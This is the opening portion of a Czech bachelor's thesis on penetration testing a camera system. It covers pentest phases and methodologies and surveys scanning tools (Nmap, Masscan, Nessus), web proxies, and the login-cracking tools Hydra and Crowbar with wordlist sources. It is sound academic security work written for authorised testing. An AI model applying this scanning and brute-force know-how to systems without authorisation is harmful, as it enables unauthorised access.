


VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

BRNO UNIVERSITY OF TECHNOLOGY

FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION

ÚSTAV TELEKOMUNIKACÍ

DEPARTMENT OF TELECOMMUNICATIONS

BEZPEČNOSTNÍ ANALÝZA KAMEROVÉHO SYSTÉMU

PENETRATION TEST OF CAMERA SYSTEM

BAKALÁŘSKÁ PRÁCE

BACHELOR'S THESIS

AUTOR PRÁCE — **Radek Slaný**

AUTHOR

VEDOUCÍ PRÁCE — **Ing. Daniel Paučo**

SUPERVISOR

BRNO 2022

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ

Bakalářská práce

bakalářský studijní program **Informační bezpečnost**

Ústav telekomunikací

Student: Radek Slaný ***ID:*** 221570

Ročník: 3 ***Akademický rok:*** 2021/22

NÁZEV TÉMATU:

Bezpečnostní analýza kamerového systému

POKYNY PRO VYPRACOVÁNÍ:

Hlavním cílem práce je realizace bezpečnostního penetračního testování kamerového systému. Důležitým výsledkem je přehledný report a návrh protiopatření k eliminaci identifikovaných zranitelností. Kamerový systém se skládá z kamer (Jetson, operační systém Linux, aplikace zpracovávající data), webové aplikace zpracovávající data z kamer a databáze. V rámci testování analyzujte dostupné metodologie (př. OWASP, PTES, NIST) a vhodnými kontrolními seznamy otestujte jednotlivé části systému. Dosažené výsledky přehledně zpracujte a komentujte. V rámci testování realizujte také zátěžové testy webové aplikace a databáze, k tomuto účelu využijte dostupné nástroje Jmeter a Spirent Avalanche. Dalším cílem práce bude seznámit se s testovacím prostředím a následně vykonat bezpečnostní sken zranitelností. V návaznosti na výsledky skenu bude cílem analyzovat dostupné metodologii a navrhnout vhodnou metodologi pro penetrační testování kamerového systému.

DOPORUČENÁ LITERATURA:

[1] FORSHAW, James. Attacking network protocols: a hacker's guide to capture, analysis, and exploitation. No Starch Press, 2017.

[2] SEO, Tae-Woong, et al. An analysis of vulnerabilities and performance on the CCTV security monitoring and control. Journal of Korea Multimedia Society, 2012, 15.1: 93-100.

Termín zadání: 7.2.2022 ***Termín odevzdání:*** 31.5.2022

Vedoucí práce: Ing. Daniel Paučo

doc. Ing. Jan Hajný, Ph.D.
předseda rady studijního programu

ABSTRAKT

Předložená bakalářská práce se zabývá penetračním testováním kamerového systému ADEROS. Pro účely penetračního testování bylo vytvořeno virtualizované testovací prostředí, které bylo dostupné prostřednictvím VPN. V první části praktické části byl proveden sken kamerového systému. Druhá část praktické části je věnována výběru metodologie na základě výsledků získaných v první části. V této části je dále popsán průběh penetračního testování kamerového systému, a také zátěžového testování webového rozhraní. Ve třetí části praktické části byly nálezy penetračního testování zpracovány do závěrečné zprávy. Hlavním cílem této práce je provedení penetračního a zátěžového testování, zpracování výsledků do přehledné závěrečné zprávy a návrh protiopatření k eliminaci identifikovaných zranitelností.

KLÍČOVÁ SLOVA

Penetrační testování, Kali Linux, etický hacking, cybersecurity, Linux, Windows

ABSTRACT

This bachelor thesis is dedicated to penetration testing of camera system ADEROS. Virtualized testing enviroment was created for purposes of penetration testing. This enviroment was reachable via VPN. In the first part of the practical part was performed scanning of the camera system. In the second part of the practical part was selected a methodology according to results from the first part. In this part is also described process of the penetration testing of the camera system as well as process of stress testing of the web interface. In third part of practical part were results of penetration testing processed into report. Main goal of this thesis is realization of penetration and stress testing, processing the results into clear report and recommendation to remediate found vulnerabilities.

KEYWORDS

Penetration testing, Kali Linux, ethical hacking, cybersecurity, Linux, Windows

SLANÝ, Radek. *Bezpečnostní analýza kamerového systému*. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, Ústav telekomunikací, 2022, 91 s. Bakalářská práce. Vedoucí práce: Ing. Daniel Paučo,

Prohlášení autora o původnosti díla

Jméno a příjmení autora:	Radek Slaný
VUT ID autora:	221570
Typ práce:	Bakalářská práce
Akademický rok:	2021/22
Téma závěrečné práce:	Bezpečnostní analýza kamerového systému

Prohlašuji, že svou závěrečnou práci jsem vypracoval samostatně pod vedením vedoucí/ho závěrečné práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené závěrečné práce dále prohlašuji, že v souvislosti s vytvořením této závěrečné práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a/nebo majetkových a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon), ve znění pozdějších předpisů, včetně možných trestněprávních důsledků vyplývajících z ustanovení části druhé, hlavy VI. díl 4 Trestního zákoníku č. 40/2009 Sb.

Brno ....

podpis autora*

*Autor podepisuje pouze v tištěné verzi.

PODĚKOVÁNÍ

Rád bych poděkoval vedoucímu bakalářské práce panu Ing. Danielu Paučovi, za odborné vedení, konzultace, trpělivost a podnětné návrhy k práci.

Obsah

Seznam obrázků

Seznam výpisů

Úvod

V neustále se rozpínajícím kyberprostoru se nachází čím dál tím větší počet zařízení. Nejedná se jen o počítačové systémy koncových uživatelů, ale i zařízení *Internet of Things* (IoT), nebo servery (webové, databázové, . . .). Všechna tato zařízení jsou potenciálními oběťmi kybernetických útoků. Proto je nutné testovat bezpečnost těchto zařízení. Takové testování se nazývá *penetrační testování* a může být věrnou simulací postupů a technik využívaných skutečnými útočníky. Zvlášť náchylné na útoky jsou pak zařízení dostupná z Internetu, protože k nim má přístup kterýkoliv uživatel.

Jedním z nejrizikovějších zařízení jsou webové servery. Způsobeno je to především jejich povahou (dostupnost z Internetu), ale také webovými aplikacemi, které na nich běží. V současné době vzniká nesmírné množství webových aplikací. Bohužel se to často odráží v jejich kvalitě.. Přichází tak výzva, především pro vývojáře webových aplikací. Je nesmírně důležité, aby každá nová webová aplikace byla již od samotného počátku jejího vývoje vyvíjena tak, aby byla bezpečná, jak pro její uživatele, tak i pro jejího provozovatele.

Bezpečnost ve světě informačních technologií není stav, ale proces neustálého vývoje a změn. To, že webová aplikace byla bezpečná v den jejího vydání, neznamená, že bude bezpečná napořád. Okamžitě po zpřístupnění aplikace veřejnosti se tato aplikace může stát terčem útočníků. Proto by bezpečnost všech webových aplikací měla být, v ideálním případě pravidelně, ověřována. Všechny nalezené zranitelnosti dané webové aplikace by pak měly být uvedeny v závěrečné zprávě penetračního testu. Report penetračního testování slouží vývojářům k odstranění nalezených zranitelností.

Cílem bakalářské práce je seznámit se s testovacím prostředím a následně vykonat bezpečnostní sken zranitelností. V návaznosti na výsledky skenu bude cílem analyzovat dostupné metodologie a navrhnout vhodnou metodologii pro penetrační testování kamerového systému. Výstupem penetračního testování bude závěrečná zpráva, v níž se bude nacházet výčet nalezených zranitelností a doporučení k nápravě těchto zranitelností.

První kapitola se věnuje pojmu penetrační testování, metodologiím penetračního testování a typům penetračního testování. Ve druhé kapitole jsou představeny některé nástroje používané při penetračním testování. Obsahem třetí kapitoly je seznámení s testovacím prostředím. Ve čtvrté kapitole je zachycen průběh penetračního testování jednotlivých počítačových systémů a webové aplikace kamerového systému, kapitola obsahuje i následný zátěžový test této webové aplikace.

1 Vymezení pojmu penetrační testování

Penetrační testování lze obecně definovat jako autorizovanou simulaci kybernetického útoku na počítačový systém za účelem odhalení bezpečnostních slabin a dopadu, který by mělo zneužití těchto zranitelností na daný počítačový systém. Kromě pojmu penetrační testování se můžeme setkat také s pojmem „etický hacking“ nebo zkráceným termínem „pentest“. Tyto pojmy jsou mezi sebou vzájemně zaměnitelné.

Na rozdíl od opravdového kybernetického útoku si penetrační testování zachovává určitou formální úroveň. Existují standardy, které definují jednotlivé fáze penetračního testu a způsob, kterým na sebe jednotlivé fáze navazují. Počet fází se u různých standardů liší, avšak obsah zůstává takřka stejný (některé fáze jsou v různých standardech spojené v jednu fázi). Součástí těchto standardů jsou například i doporučení testovacích procedur a nástrojů používaných pro testování.

1.1 Fáze penetračního testování


Penetrační testování je dle PTES (Penetration Testing Execution Standard - standard pro výkon penetračního testování) rozděleno do 7 fází. Těmito fázemi jsou:

- Pre-Engagement Interactions (Předběžné interakce)
- Intelligence Gathering (Shromažďování informací)
- Threat Modeling (Modelování hrozeb)
- Vulnerability Analysis (Analýza zranitelností)
- Exploitation (Využití zranitelností)
- Post-Exploitation (Následné využití zranitelností)
- Reporting (Vypracování zprávy)

V průběhu penetračního testování se mohou některé fáze cyklicky opakovat, což je dáno tím, jaké informace jsou v průběhu penetračního testování odhaleny. Tento cyklus je vyobrazen na obrázku 1.1. [1]

1.1.1 Předběžné interakce

Tato fáze penetračního testování je pravděpodobně nejdůležitější částí celého testování. V této fázi probíhá plánování průběhu penetračního testu. Diskutovanými tématy jsou například časové rozpětí trvání testování nebo vymezení testovaných oblastí (scope). Vymezení oblasti testování je neoddiskutovatelně jedna z nejpodstatnějších částí penetračního testu, avšak bývá velmi často přehlížena.[2]



Obr. 1.1: Cyklus penetračního testování

zdroj: `https://egs.eccouncil.org/wp-content/uploads/2016/08/Vulnerability-Assessment-and-Penetration-Testing.png`

1.1.2 Shromažďování informací

V této fázi penetračního testu se penetrační tester snaží získat všemožné informace o testovaném počítačovém systému, jež by mohl později využít v dalších fází testování. Shromažďování informací je často označováno termínem *Open Source Intelligence* (OSINT). OSINT lze rozdělit do 3 kategorií:

- pasivní - informace získané bez interakce s testovaným systémem,
- semi-pasivní - informace o systému získané „běžnou“ síťovou komunikací,
- aktivní - informace získané skenováním systému. [3]

1.1.3 Modelování hrozeb

Při této fázi penetračního testu se penetrační tester zaměřuje na vytváření seznamu aktiv a hrozeb, která těmto aktivům hrozí. Tato fáze může být jak formální, tak i neformální. Při formální variantě je modelování hrozeb součástí závěrečné fáze a může zákazníkovi poskytnou cenné informace pro řízení rizik. Neformální varianta je jakýsi mentální kontrolní seznam testera. [4]

1.1.4 Analýza zranitelností

Obsahem této fáze penetračního testu je testování portů a služeb běžících na testovaném počítačovém systému. [5]

1.1.5 Využití zranitelností

Penetrační tester se v této fázi penetračního testu snaží využít zranitelností, identifikovaných v předchozí fázi, k tomu, aby získal přístup na testovaný počítačový systém. Využívá při tom různé techniky k obejití ochranných mechanismů počítačového systému. Zajímavou oblastí, která bývá často opomíjena, je testování lidského faktoru. Leckdy je pro útočníka snadnější zaměřit se právě na lidský faktor. Proto je důležité testovat také připravenost zaměstnanců dané organizace proti různým technikám sociálního inženýrství (Social Engineering) jako je například phishing. [6]

1.1.6 Následné využití zranitelností

Po úspěšném získání přístupu k počítačovému systému má penetrační tester dva hlavní úkoly.

Zaprvé, získat persistenci na kompromitovaném počítačovém systému, aby v průběhu dalšího testování měl okamžitý přístup k počítačovému systému bez nutnostni opětovného využití zranitelnosti. Pokud nebylo smluveno jinak, neměl by penetrační tester modifikovat služby, které klient označil jako „kritické“. Důvodem modifikace služeb je především demonstrace klientovi jak by mohl případný útočník:

- Eskalovat privilegia,
- Získat přístup k citlivým datům,
- Způsobit znepřístupnění některých služeb oprávněným uživatelům (DoS - Denial of Service).

Jakékoliv změny musí být řádně zdokumentovány, aby po ukončení testování mohly být tyto změny vráceny do původního stavu.

Zadruhé, zjistit jakou hodnotu má počítačový systém v kontextu struktury sítě dané organizace. Hodnota počítačového systému se odvíjí od jeho důležitosti v počítačové síti (např. řadič aktivní domény - vysoká hodnota, počítač běžného zaměstnance - nižší hodnota). Po každé úspěšné kompromitaci počítačového systému opět začíná fáze sběru informací a celý cyklus se, klidně i několikrát, opakuje, dokud není dosaženo vytyčeného cíle. [7]

1.1.7 Vypracování zprávy

Asi nejvýznamnější fází penetračního testu je vytvoření závěrečné zprávy (report), protože závěrečná zpráva je to jediné, co klient z celého penetračního testování vidí. U závěrečné zprávy je důležité zohlednit úkol testování, pro koho je závěrečná zpráva určena a co bude závěrečná zpráva obsahovat. Závěrečná zpráva by měla mít všechny náležitosti formálního dokumentu - vhodně zvolené formátování, být přehledná a neobsahovat věcné či gramatické chyby nebo překlepy. [8]

1.2 Motivace penetračního testování

Hlavní úlohou penetračního testování je identifikovat bezpečnostních slabin počítačového systému a zajistit jejich nápravu dříve, než by jich mohl potenciální útočník zneužít. Pravděpodobně nejčastějším terčem útoku jsou webové aplikace spolu s lidským faktorem. Terče útoku jsou v penetračním testování označovány jako vektory útoku (attack vectors), seskládáním všech možných vektorů útoku vznikne prostor útoku (attack surface). Vektor útoku lze charakterizovat jako způsob, proces, nebo prostředek, který umožní útočníkovi získat přístup k počítačovému systému nebo k jeho části.

V roce 2020 měl *Národní úřad pro kybernetickou a informační bezpečnost* (NÚKIB) nahlášeno celkem 468 incidentů oproti 217 incidentům z roku 2019 [9]. Z toho jedna třetina útoků byla cílena na webové aplikace. V roce 2019 bylo NÚKIB nahlášeno 217 incidentů proti 164 incidentům nahlášeným v roce 2018 [10]. Tento nárůst útoků za posledních několik let je z jisté míry dán i tím, jakým tempem jsou vytvářeny nové webové aplikace. Webová aplikace je navíc, ve valné většině případů, přístupná veřejnosti prostřednictvím Internetu, což také přitahuje pozornost útočníků. Webové aplikace navíc často běží na webových serverech dané společnosti a stávají se tak pro útočníka vstupní bránou do interní sítě. Pokud se útočník dostane do interní sítě, může v ní napáchat rozsáhlé škody, proto je důležité takovým událostem předcházet.

1.3 Typy penetračního testování

Penetrační testování lze rozdělit z hlediska pozice testera na:

- interní,
- externí.

Další možný dělení je dle znalosti testera o testovaném počítačovém systému:

- Black Box,
- White Box,
- Gray Box.

1.3.1 Dělení dle pozice testera vzhledem k systému

Interní penetrační test

Při interním penetračním testu má penetrační tester přístup do interní sítě. To znamená, že počítačový systém penetračního testera má přístup do interní sítě. Penetrační tester tak má přístup ke všem otevřeným portům a službám, které na testovaných počítačových systémech běží. [11][12]

Externí penetrační test

Externí penetrační test je opakem interního penetračního testu. Počítačový systém penetračního testera se nachází mimo interní síť a nemá do ní žádný přístup. Penetrační tester tak má přístup pouze k otevřeným portům a běžícím službám, které jsou přístupné z Internetu.[11][12]

1.3.2 Dělení dle znalosti testera o systému

Black Box penetrační test

Black Box metoda penetračního testu spočívá v tom, že penetrační tester nemá při začátku testování žádné bližší informace o testovaných počítačových systémech. Penetrační tester sleduje, jak testovaný počítačový systém reaguje na různé, jím zadávané, vstupy. Tím o něm získává informace. Jestliže by penetrační tester potřeboval zjistit zdrojový kód aplikace, jediná možnost jak jej získat, pokud se nejedná o open-source aplikaci, je s využitím reverzního inženýrství (reverse engineering).

Ve zkratce by se tato metoda dala popsat jako testování, při kterém tester nevidí do krabice, kterou testuje.

Výhody Hlavní výhoda této metody penetračního testu spočívá v tom, že se jedná o věrnou simulaci externího útočníka. Mezi další výhody patří především cena, která bývá obvykle nižší než u ostatních metod.

Nevýhody Tato metoda má však i své nevýhody. Hlavní nevýhodou je, že testování není „úplné“, protože tester nemá žádné počáteční informace o testovaném počítačovém systému. Z tohoto důvodu je tato metoda z velké části založena na kvalifikovaných odhadech a metodě pokus-omyl. Jako další nevýhodu lze označit nepředvídatelnou délku testování. Black Box testovací metoda hodně závisí na individuálních schopnostech a zkušenostech testera. [13][14][15]

White Box penetrační test

White Box metoda je často označována také jako „Clear Box“ nebo „Glass Box“. Penetračnímu testerovi jsou dostupné všechny informace o počítačových systémech, které testuje, ať už se jedná o zdrojové kódy, konfigurační soubory, vnitřní fungování aplikací a podobně. White Box bývá často mylně zaměňován s „analýzou zdrojového kódu - Source code analysis“. Rozdíl je v tom, že při penetračním testováním nejde jen o to nalézt zranitelnost, ale také dokázat, že se dá tato zranitelnost zneužít. K tomu slouží tzv. „Proof of Concept“ (PoC) - ověření konceptu.

Ve zkratce by se tato metoda dala popsat jako testování, při kterém tester vidí vše, co se odehrává v krabici, kterou testuje.

Výhody Hlavní výhodou testovací metody White Box je ta, že výsledek testování je „úplný“. Mezi další výhody lze zařadit kupříkladu možnost automatizace velké části testování.

Nevýhody Velkou nevýhodou je komplexita a časová náročnost testování. Mezi další nevýhody lze zařadit také cenu, která je obvykle vyšší než u Black Box a Gray Box metod.[13][14][15]

Gray Box penetrační test

Gray Box metoda penetračního testování je kompromisem mezi Black Box a White Box metodou. Penetrační tester tak má k dispozici některé informace o konfiguračních souborech, zdrojových kódech a síťové infrastruktuře. Testování probíhá obdobně jako Black Box testování, ale odstraňuje nutnost kvalifikovaných odhadů a metodu pokus–omyl. Když tester narazí na zajímavou oblast, má možnost nahlédnout do zdrojových kódů a tím ušetřit spoustu času oproti Black Box metodě. Na druhou stranu neprochází celý zdrojový kód, jak je tomu u metody White Box.

Ve zkratce by se tato metoda dala popsat jako testování, při kterém tester nevidí, co se v krabici odehrává, ale může ji kdykoliv otevřít a nahlédnout do ní.

Výhody Velikou výhodou Gray Box testů je především jejich rychlost. Obecně spojuje výhody Black Box a White Box metod testování.

Nevýhody Pravděpodobně největší nevýhodou je, že se dá velmi malá část testování automatizovat.[13][14][15]

2 Nástroje pro penetrační testování

Nástrojů pro potřeby penetračního testování existuje v současné době nepřeberné množství. Nicméně tato rozmanitost je dvousečnou zbraní. Velké množství různých nástrojů může penetračnímu testerovi zkomplikovat práci. Zejména jde o volbu vhodného nástroje a následnou instalaci tohoto nástroje. Z toho důvodu byly vytvořeny linuxové distribuce, které již mají řadu takovýchto nástrojů předinstalovaných. První takovou linuxovou distibucí byl BackTrack Linux[1], který byl v roce 2013 přestavěn týmem Offensive Security[2]. Tím vznikl Kali Linux[3]. Mezi další významné linuxové distribuce v této kategorii patří mimo jiné také ParrotOS[4]. K penetračnímu testování tohoto kamerového systému byl použit Kali Linux.

2.1 Skenery otevřených portů a běžících služeb

Nástroji pro aktivní sběr informací o počítačovém sytému jako celku jsou především skenery otevřených portů. Některé z nich navíc dokáží podle otisku (fingerprint) identifikovat služby, které na otevřených portech běží. Pokročilejší skenery jsou navíc schopny otestovat identifikované služby na některé veřejně známé zranitelnosti. Mezi nejznámější nástroje patří:

- Masscan[5],
- Nmap[6],
- Nessus[7].

2.1.1 Masscan

Masscan je poměrně jednoduchý nástroj, který byl vyvinut v jazyce C. Jeho velkou výhodou je především rychlost (například ve srovnání s nástrojem Nmap). Výstupem nástroje je seznam otevřených portů na cílových počítačových systémech, výstup je možné uložit do souboru. Je vhodný pro skenování celých podsítí. Lze jej použít i k získání bannerů spuštěných služeb na jednotlivých portech. Není to však jeho primární funkcionalita, a proto nemusí vždy zcela dobře fungovat bez nutnosti další konfigurace systému. Kompletní popis všech funkcí je dostupný na GitHubu[8] vývojáře. Primárně je určen pro operační systémy rodiny Linux, ale lze jej zkompilovat

[1] `https://www.backtrack-linux.org/`
[2] `https://www.offensive-security.com/`
[3] `https://www.kali.org/`
[4] `https://www.parrotsec.org/`
[5] `https://github.com/robertdavidgraham/masscan`
[6] `https://nmap.org/`
[7] `https://www.tenable.com/products/nessus`
[8] `https://github.com/robertdavidgraham/masscan/blob/master/README.md`

i pro operační systémy MacOS a Windows. Poznámky ke kompilaci jsou rovněž uvedeny na GitHubu vývojáře.

2.1.2 Nmap

Nmap je velice často používaným nástrojem pro počáteční skenování. Je to nástroj s širokou paletou možností skenování. Dokáže skenovat jak TCP, tak i UDP porty. V rámci TCP skenování nabízí řadu módů jako například „Connect() scan“, „Stealth scan“, nebo „XMAS scan“. Mimo pouhé skenování portů dokáže nástroj Nmap také identifikovat některé služby běžící na nalezených portech na základě jejich otisku (fingerprintu). Velkou předností nástroje Nmap je jeho flexibilita, důvodem je mimo jiné *Nmap Scripting Engine* (NSE).

NSE umožňuje spouštět skripty napsané v jazyce Lua. Některé skripty jsou již základem nástroje Nmap, ale jednotliví uživatelé si je mohou vytvořit dle vlastní potřeby, a poté je sdílet s ostatními uživateli. Skenování s použitím základních skriptů se provádí přepínačem `-sC`, pro načtení pouze vybraných skriptů se používá přepínač `-script`, následovaný výčtem skriptů oddělených čárkami. V přepínači `-script` je možné také specifikovat kategorii skriptů. Skripty jsou rozděleny do 14 kategorií. Detailnější popis každé kategorie je dostupný na webových stránkách[9] nástroje Nmap. Díky Lua skriptům, především pak těch z kategorie „vuln“, se dá nástroj Nmap považovat za odlehčený skener zranitelností. Pro skenování s detekcí verzí běžících služeb se používá přepínač `-sV`.

Výstup nástroje je možné uložit do souboru hned v několika formátech. Nabízenými formáty jsou „normal“, „XML“, „Grepable“ a „`s|<rIpt kIddi3`“. Formát „normal“ obsahuje běžný výstup, tak jak jej nástroj vypisuje do konzole. Možnost XML vytvoří výstup ve formátu XML. „Grepable“ výstup je vhodný pro další textové zpracování například příkazem `grep`. Ve formátu „`s|<rIpt kIddi3`“ jsou některá písmena vyměněna za čísla nebo symboly, které jsou podobné původním znakům. Proto není velmi snadno čitelný a nemá žádné zvláštní využití. Jde spíše o žert vývojářů.

2.1.3 Nessus

Nástroj Nessus také umožňuje hledání otevřených portů, jeho primání funkcí je však fungovat jako skener zranitelností. Nástroj obsahuje množství předdefinovaných skenů. Penetrační tester má samozřejmě i možnost si testy manuálně přizpůsobit nebo vytvořit své vlastní. K dispozici je volně dostupná verze Essentials a placená verze Professional. Nevýhodou, nejen tohoto ale i ostatních robustních a komplexních

[9] `https://nmap.org/book/nse-usage.html`

automatických nástrojů, je to, že ačkoliv dokáže nalézt pouze běžné nebo známé zranitelnosti, či chyby v konfiguraci. Proto se se na výstup takovýchto nástrojů nedá stoprocentně spolehnout a vždy je potřeba testování provést i manuálně.

2.2 Nástroje pro testování webových aplikací

Existuje množství nástrojů pro analýzu síťového provozu mezi klientem a webovým serverem. V jádru jsou všechny tyto nástroje proxy server umožňující zobrazovat a upravovat žádosti, které klient posílá na webový server.

Další kategorii nástrojů pro testování webových aplikací tvoří nástroje pro automatizaci. Tyto nástroje mohou sloužit k odhalení adresářové struktury webové stránky nebo k otestování běžných zranitelností webových aplikací. Deset nejběžnějších zranitelností webových aplikací je uvedeno v seznamu *Open Web Application Security Project* (OWASP) Top 10 [10].

2.2.1 Burp Suite

Burp Suite je vyvíjen společností PortSwigger Ltd[11]. Nástroj je naprogramovaný v jazyce Java, díky čemuž je snadno použitelný na všech platformách. Nástroj Burp Suite je dostupný ve 3 verzích: Community Edition, Professional a Enterprise. Verze Community Eddition je k dispozici zdarma, verze Professional a Enterprise jsou licenčně zpoplatněny. Community Edition se od placených verzí nástroje liší omezenou funkcionalitou, nejzásadněji se omezení projevuje v oblasti automatizace testování. Mezi další omezení patří odebrání možnosti ukládat projekty. Při každém spuštění Community Edition je tedy nevyhnutelně nutné začít s novým (prázdným) projektem. Nástroj poskytuje uživateli množství předinstalovaných modulů, které je možné rozšířit o komunitní moduly. Instalátor je nabízen pro Windows, Linux, MacOS a také jako samostatný JAR soubor.[16]

2.2.2 OWASP ZAP

Nástroj OWASP *Zed Attack Proxy* (ZAP)[12] je možné považovat za alternativou k nástroji Burp Suite. Jedná se o volně dostupný open-source nástroj.[17]

[10] `https://owasp.org/www-project-top-ten/`
[11] `https://portswigger.net/`
[12] `https://owasp.org/www-project-zap/`

Srovnání Burp Suite a OWASP ZAP

Oproti nástroji Burp Suite Community Edition nabízí možnost automatizovaného skenování webových aplikací. ZAP má i možnost manuálního procházení webové aplikace stejně jako je tomu u nástroje Burp Suite. Oba tyto nástroje jsou si velice podobné. Při penetračním testování je obecně vhodnější pracovat s více nástroji s podobnou funkcionalitou, především z důvodu srovnání výsledků jednotlivých nástrojů a následné eliminaci falešně pozitivních výsledků nebo odhaleni falešně negativních výsledků.

2.3 Nástroje pro testování výchozích nebo slabých hesel

Bezpečnost hesel je jedním z velkých a často diskutovaných témat v oblasti kybernetické bezpečnosti. Zjevným problémem bezpečnosti hesel je jejich délka [13]. Dále je to pak velikost použité abecedy [14].

Pro celkovou bezpečnost hesla je určující kromě síly a komplexity hesla také jeho předvídatelnost. Dříve byl kladen velký důraz na vysokou komplexitu i sílu hesel, od tohoto modelu je v poslední době ustupováno. Stále je kladen důraz na značnou sílu hesel, ustupuje se však od nároků kladených na jejich komplexitu. Zároveň je kladen větší důraz na multi-faktorovou autentizaci [18].

2.3.1 Hydra

Nástroj Hydra[15], známý taktéž pod názvem THC Hydra, je určený k prolomení přihlášení za využití slabých nebo předvídatelných hesel. Nástroj podporuje několik protokolů, jako například `SSH`, `VNC`, `RDP`, `FTP`, `HTTP-GET`, `HTTP-POST`, `HTTP-FORM-GET`, `HTTP-FORM-POST` a mnohé další. Jedinečnost nástroje spočívá nejen v rozmanitosti podporovaných protokolů, ale také v tom, že nástroj používá paralelizaci. Počet vláken lze specifikovat a dosáhnout tak nejvyšší možné efektivity. Hydra nabízí dva přístupy k prolamování hesel.

První z nich je útok hrubou silou (tzv. „Brute-Force“). Útok spočívá ve vyzkoušení všech možných kombinací, které pro danou délku hesla existují. Tento přístup je

[13] Délka hesla je také často označována jako síla hesla.

[14] Abecedou je myšlen soubor všech znaků, které mohou být v hesle použity. Velikost použité abecedy (často označována jako komplexita hesla) je celkový počet znaků dané abecedy. Nejběžnější velikost použité abecedy je 62, nebo 94. 62 je pro malá a velká písmena bez diakritiky (26+26) a čísla (10), 94 pro tisknutelné znaky ASCII tabulky (včetně mezery)

[15] `https://github.com/vanhauser-thc/thc-hydra`

časově extrémně náročný (i několik let), na druhou stranu vždy vede ke správnému výsledku.

Druhým přístupem jsou slovníkové útoky. Slovníky[16] je možné si stáhnout (například SecLists[17] repozitář na GitHubu) nebo je možné si slovník vytvořit. K tomu slouží nástroje jako například CUPP[18], Cewl[19], John The Ripper[20], nebo hashcat[21].

Nástroj je dostupný pod licencí AGPLv3, zdrojový kód je dostupný na GitHubu. [20][19]

2.3.2 Crowbar

Nástroj Crowbar[22] je obdobně jako nástroj Hydra určen k prolomení přihlášení využitím slabých hesel. Výhodou nástroje Crowbar je nižší počet falešně pozitivních výsledků pro protokoly RDP a VNC. Další výhodou je možnost využití SSH klíčů. Pokud je při testování nalezen soukromý SSH klíč (nebo více klíčů), tento nástroj dokáže ověřit, kterému uživateli (uživatelům) tento klíč (klíče) patří. Nevýhodou nástroje Crowbar je, oproti nástroji Hydra, že používá pouze jedno vlákno.

[16] Slovníky jsou textové soubory, které obsahují od pár desítek až po několik statisíců hesel (nebo uživatelských jmen). Platí, že na jeden řádek připadá jedno slovo.

[17] `https://github.com/danielmiessler/SecLists`

[18] `https://github.com/Mebus/cupp`

[19] `https://github.com/digininja/CeWL`

[20] `https://www.openwall.com/john/`

[21] `https://hashcat.net/hashcat/`

[22] `https://github.com/galkan/crowbar`

3 Popis a seznámení s testovacím prostředím

Penetrační testování je vhodné neprovádět v tzv. „produkčním prostředí“, protože při testování se může ledaco pokazit, je tedy vhodné takovým situacím předcházet. Zabránit nechtěným škodám na testovaných počítačových systémech v průběhu testování lze vytvořením tzv. „testovacího prostředí“. Testovací prostředí se dá poměrně jednoduše vytvořit pomocí virtualizace testovaných počítačových systémů.

3.1 Virtualizace testovacího prostředí

